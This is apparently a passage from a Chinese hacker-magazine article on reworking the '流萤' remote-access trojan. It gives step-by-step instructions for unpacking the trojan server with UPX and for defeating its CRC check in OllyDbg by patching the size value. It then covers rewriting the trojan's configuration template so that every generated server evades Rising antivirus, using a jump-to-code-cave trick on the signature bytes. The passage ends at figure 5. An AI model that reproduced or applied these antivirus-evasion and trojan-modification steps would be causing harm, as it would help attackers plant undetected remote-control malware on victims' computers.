


图 1

看看这3个进程都有什么用处，我们用IceSword将进程WinDeBug.exe结束后，仍可用控制端连接控制服务端，看来WinDeBug.exe不是主程序，将进程Serpent.Exe结束后已不能控制木马了，由此看来Serpent.Exe才是木马的真正服务端主程序。那么WinDeBug.exe有什么用途？经过一番研究终于明白了，WinDeBug.exe是一个下载器（也就是所谓的16K木马的主程序），和“灰鸽子潜入者”的功能相似，是用来下载主程序Serpent.Exe的。也就是说我们的木马运行后，释放出WinDeBug.exe和配置文件Info.ini，然后WinDeBug.exe根据配置文件的信息反弹到控制端去下载服务端，一旦WinDeBug.exe和控制端连接上就下载主程序Serpent.Exe，假如控制端没有启动，WinDeBug.exe因连接不上无法下载主程序Serpent.Exe，因此你看不到Serpent.Exe进程。

我们再来看看conime.exe进程，有人说是木马，有人说是正常进程，实际上是输入法编辑器，它允许用户使用标准键盘就能输入复杂的字符与符号，并不是什么病毒程序，而是Windows的正常程序。但是好多木马因控制功能的需要都去调用它，如果你没有启动命令提示符等程序（命令提示符启动后可自动启动conime.exe），如在进程中发现了conime.exe，有可能中木马了。

二、破解CRC校验

“流萤”的作者说服务端不能随意脱壳改造，否则将导致文件运行出错，我们来看看。将脱壳工具UPX下载回来后，在命令提示符下运行**UPX -d** ma.exe，就可将木马的服务端ma.exe脱壳。在本机运行脱壳后的木马，没有出错，上网后运行控制端居然和本机的木马连接上了。但断网后再重新种植木马控制端就无法与本机木马建立连接，估计服务端可能连接到网络上什么地方去验证了。

我们看看木马到底上网到什么地方去了，打开抓包利器——SpyNet3.12（抓包效果特好强烈推荐），然后运行脱壳后的木马，果然看到了可疑之处，如图2，可以看到我们自己的木马居然到hzxhzx123.3322.org处去连接了，这可能就是木马作者所说的脱壳后不能正常运行？




图2

hzxhzx123.3322.org是什么？是木马作者的希网网络动态域名，也就是说脱壳后我们种植的木马直接反弹到木马作者那里去了，作为木马的作者——在校大学生wsdgs这样太不应该了吧！

脱壳后的木马首先连接hzxhzx123.3322.org，用OLLYDBG打开脱壳后的服务端，点右键“搜索”->“所有参考文本串”去寻找线索，如图3，果然找到一处：hzxhzx123.3322.org（共有3处），在上面不远处就可找到CRC校验处，不过当时我没有找到。

CRC全称是“Cyclic Redundancy Check”，中文名称为循环冗余校验。我们脱壳后为什么不能正常运行，就是在程序中加了CRC校验，要想脱壳的木马正常运行必须找到CRC校验的地方。




图3

CRC校验最常用的方法就是程序自身检验脱壳前后文件的大小，经常调用的函数有SetFilePointer（作用：在一个文件中设置当前的读写位置）、GetFileSize（作用：判断文件长度）、ReadFile（作用：从文件中读出数据）。用OLLYDBG载入脱壳后的服务端，按Ctrl+N打开当前模块，找到函数SetFile

Pointe点右键后再点“在每个参考设置断点”，这样就在所有的SetFilePointer处下断点。然后按F9运行，再按Shift+F9跳过几处异常终于断在了可疑之处，如图4。




图4

瞧！2个SetFilePointer函数之间有一个数值为4000（16384），我们到“流萤”的Date目录去看看，MinExe.DAT（未脱壳）文件大小为16K，16384个字节换算成16进制就是4000，正好和图4中的数值是一样的。我们将MinExe.DAT脱壳后看看，文件大小是30208，换算成16进制是7600。看明白了吗？将校验值4000改为7600就可将校验破解。在OLLYDBG中双击4000处代码在弹出的汇编对话框中将4000改为7600，然后在右键中点“复制到可执行文件”->“全部修正”->“全部复制”然后保存文件，再运行一下，正常了吧！有兴趣的黑友可用F8跟踪一下配置文件的形成过程。

三、修改文件病毒码

过去改造木马一般都是改造生成后的服务端，缺点是每次使用时都需要去改造并且不利于将改造后的木马发布出去，因此我们这次不改造生成的服务端，而去改造“流萤”的配置文件，这样改造好的木马生成的服务端就是免杀的了。首先将“流萤”Date目录中的MinExe.DAT（实际就是未写入配置信息的木马服务端）和ExeServer.dat（就是木马主程序Serpent.Exe）脱壳后，再用上述方法破解MinExe.DAT的CRC校验，将你的瑞星关闭后就开始

我们的改造之路。

文件病毒码改造起来比较容易，查找病毒码的方法，X 档案介绍过多次了，在 X 档案 2005 年第 4 期我写过一篇手工查找病毒码的文章，大家可以去参考一下。如想用软件自动查找，推荐使用“特征码定位器 CCL”，使用方法很简单。我主要谈谈如何修改文件病毒码，好多人都推荐用“00”或其它代码替换法，不过替换后经常造成木马功能丢失甚至无法运行，我在此推荐一个新方法——跳转法，就是将原指令改为 JMP 跳转到空隙处（PE 文件由于对齐的原因有空隙），在空隙处补上原代码，然后再跳转回去，具体修改方法如下：用 16 位编辑器 WinHex 在 MinExe.DAT 中用上述方法很快找到了一处文件病毒码，如图 5，00005FFC 处的代码就为我找到的一处病毒码（有多处一般的改一处即可），然后用 OLLYDBG 打开脱壳后 MinExe.DAT，程序入口点处的“558BECB906”就是一处文件病毒码。我们就改此处的代码，在 00406C01 处双击代码，在弹出的汇编对话框中写入以下代码（；后为注释），如图 6。本法利用的原理是瑞星利用病毒码和地址同时定位，瑞星在特定的地址处找不到病毒码，就不认为是病毒了。




图 5

